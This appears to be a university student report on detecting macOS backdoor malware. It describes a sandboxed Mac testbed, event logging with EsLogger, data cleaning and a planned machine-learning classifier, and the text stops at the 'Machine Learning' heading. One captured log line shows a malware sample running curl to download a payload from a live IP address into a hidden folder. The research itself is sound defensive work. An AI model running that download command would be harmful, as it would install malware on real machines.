# Mac Malware Analysis

MARIST

Frederick Berberich, Daniella Boulos, Julianna Russo, Christopher Drisdelle

## Overview

The Mac Malware project focuses on malware, more specifically Backdoor (Trojan) viruses and the minimal ability to detect them on Apple computers.

Throughout the project, we ran samples of Backdoor malware which were then collected and analyzed using SpriteTree. We have developed a machine learning (ML) model to differentiate between benign and malicious files, identifying logs that may pose a device risk. This is done by feeding the ML algorithm small amounts of data and testing it to see if it can predict whether or not the file is malicious.


## Test Bed

We created a secure testbed for data collection and analysis that consists of an Apple Mac Mini 2018 with macOS Sonoma, a Ubiquiti Dream Machine Pro Firewall, and various analytical software. This test bed allows for the deployment of various MacOS Backdoors so that malicious logs can be collected once the malware is executed.

Software used on the Mac Malware Project are:

- EsLogger
- Jupyter Notebook
- SpriteTree
- Jupiter Notebook
- Sci-Kit Learn

EsLogger was used to collect all the files and folders edited or created from malware and converted this data into .JSON files. We then converted this data into .CSV files. Afterwards, we analyzed these files using SpriteTree.




```
timestamp: 2024-09-04T15:03:31.853613Z
path: /usr/bin/curl
pid: 1186
ppid: 1183
original_ppid: 1183
responsible_pid: 1181
Command: curl -L http://46.137.201.254/softwareupdated2 -o /Users/mac_malware_research/.androids/softwareupdated
```

## Data Collection

We used a standardized data collection process to ensure that we collected data without impacting other devices on the network, the data was able to be cleansed for the machine learning model, and manual malware analysis could be conducted.  The steps we took were:

1. **Download files**: We downloaded a variety of Backdoor malware from the Objective-See website to run and observe how they affected the system.
2. **Run malware**: After the malware was downloaded, we sandboxed the environment by deep freezing the Mac Mini before running the malware samples and then restarting the computer before continuing onto a new sample. The data that we collected was automatically documented in .JSON files using EsLogger.
3. **Analyzing samples**: Once we ran the malware samples, we analyzed them in SpriteTree, which allowed us to determine the similarities and differences between the different malware samples.
4. **Converting to .CSV**: The files were recorded in .JSON files and were unreadable so, using a Python script, we converted them to .CSV files to allow us to observe and clean the data.
5. **Cleaning data**: A lot of null values were found in the CSV after converting from json to csv, which  would not allow the machine learning algorithm to be executed. Therefore, after studying the different values, we narrowed down the data from over 1,000 columns to 80 columns.


Currently, we are going through the data and determining whether or not certain columns repeat with similar data sets. If this is the case, then we would need to trim the data even more.




| | A | B | C | D | E | F | G | H | I | J | K | L | M | N |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | malicious | seq_num | schema_version | action_type | mach_time | version | global_seq_num | time | event_type | action.result.resu | action.result.resu | thread.thread_id | event.mmap.ma | event.mmap.file_ |
| 2 | 0 | 0 | 1 | 1 | 2777630000000 | 7 | 0 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 3 | 0 | 1 | 1 | 1 | 2777630000000 | 7 | 1 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 4 | 0 | 2 | 1 | 1 | 2777630000000 | 7 | 2 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 5 | 0 | 3 | 1 | 1 | 2777630000000 | 7 | 3 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 6 | 0 | 0 | 1 | 1 | 2777630000000 | 7 | 4 | 2024-03-25T18: | 13 | 0 | 0 | 30715 | 0 | 0 |
| 7 | 0 | 1 | 1 | 1 | 2777630000000 | 7 | 5 | 2024-03-25T18: | 13 | 0 | 0 | 30715 | 0 | 0 |
| 8 | 0 | 0 | 1 | 1 | 2777630000000 | 7 | 6 | 2024-03-25T18: | 25 | 0 | 0 | 30715 | 0 | 0 |
| 9 | 0 | 4 | 1 | 1 | 2777700000000 | 7 | 7 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 10 | 0 | 5 | 1 | 1 | 2777700000000 | 7 | 8 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 11 | 0 | 6 | 1 | 1 | 2777700000000 | 7 | 9 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 12 | 0 | 7 | 1 | 1 | 2777700000000 | 7 | 10 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 13 | 0 | 2 | 1 | 1 | 2777700000000 | 7 | 11 | 2024-03-25T18: | 13 | 0 | 0 | 30715 | 0 | 0 |
| 14 | 0 | 3 | 1 | 1 | 2777700000000 | 7 | 12 | 2024-03-25T18: | 13 | 0 | 0 | 30715 | 0 | 0 |
| 15 | 0 | 4 | 1 | 1 | 2777720000000 | 7 | 13 | 2024-03-25T18: | 13 | 0 | 0 | 31438 | 0 | 0 |
| 16 | 0 | 1 | 1 | 1 | 2777720000000 | 7 | 14 | 2024-03-25T18: | 25 | 0 | 0 | 30715 | 0 | 0 |
| 17 | 0 | 5 | 1 | 1 | 2777750000000 | 7 | 15 | 2024-03-25T18: | 13 | 0 | 0 | 31438 | 0 | 0 |
| 18 | 0 | 2 | 1 | 1 | 2777750000000 | 7 | 16 | 2024-03-25T18: | 25 | 0 | 0 | 31438 | 0 | 0 |
| 19 | 0 | 8 | 1 | 1 | 2777750000000 | 7 | 17 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 20 | 0 | 9 | 1 | 1 | 2777750000000 | 7 | 18 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 21 | 0 | 10 | 1 | 1 | 2777750000000 | 7 | 19 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 22 | 0 | 11 | 1 | 1 | 2777750000000 | 7 | 20 | 2024-03-25T18: | 20 | 0 | 0 | 30715 | 1 | 0 |
| 23 | 0 | 6 | 1 | 1 | 2777750000000 | 7 | 21 | 2024-03-25T18: | 13 | 0 | 0 | 30715 | 0 | 0 |
| 24 | 0 | 7 | 1 | 1 | 2777750000000 | 7 | 22 | 2024-03-25T18: | 13 | 0 | 0 | 30715 | 0 | 0 |
| 25 | 0 | 3 | 1 | 1 | 2777750000000 | 7 | 23 | 2024-03-25T18: | 25 | 0 | 0 | 30715 | 0 | 0 |

## Machine Learning

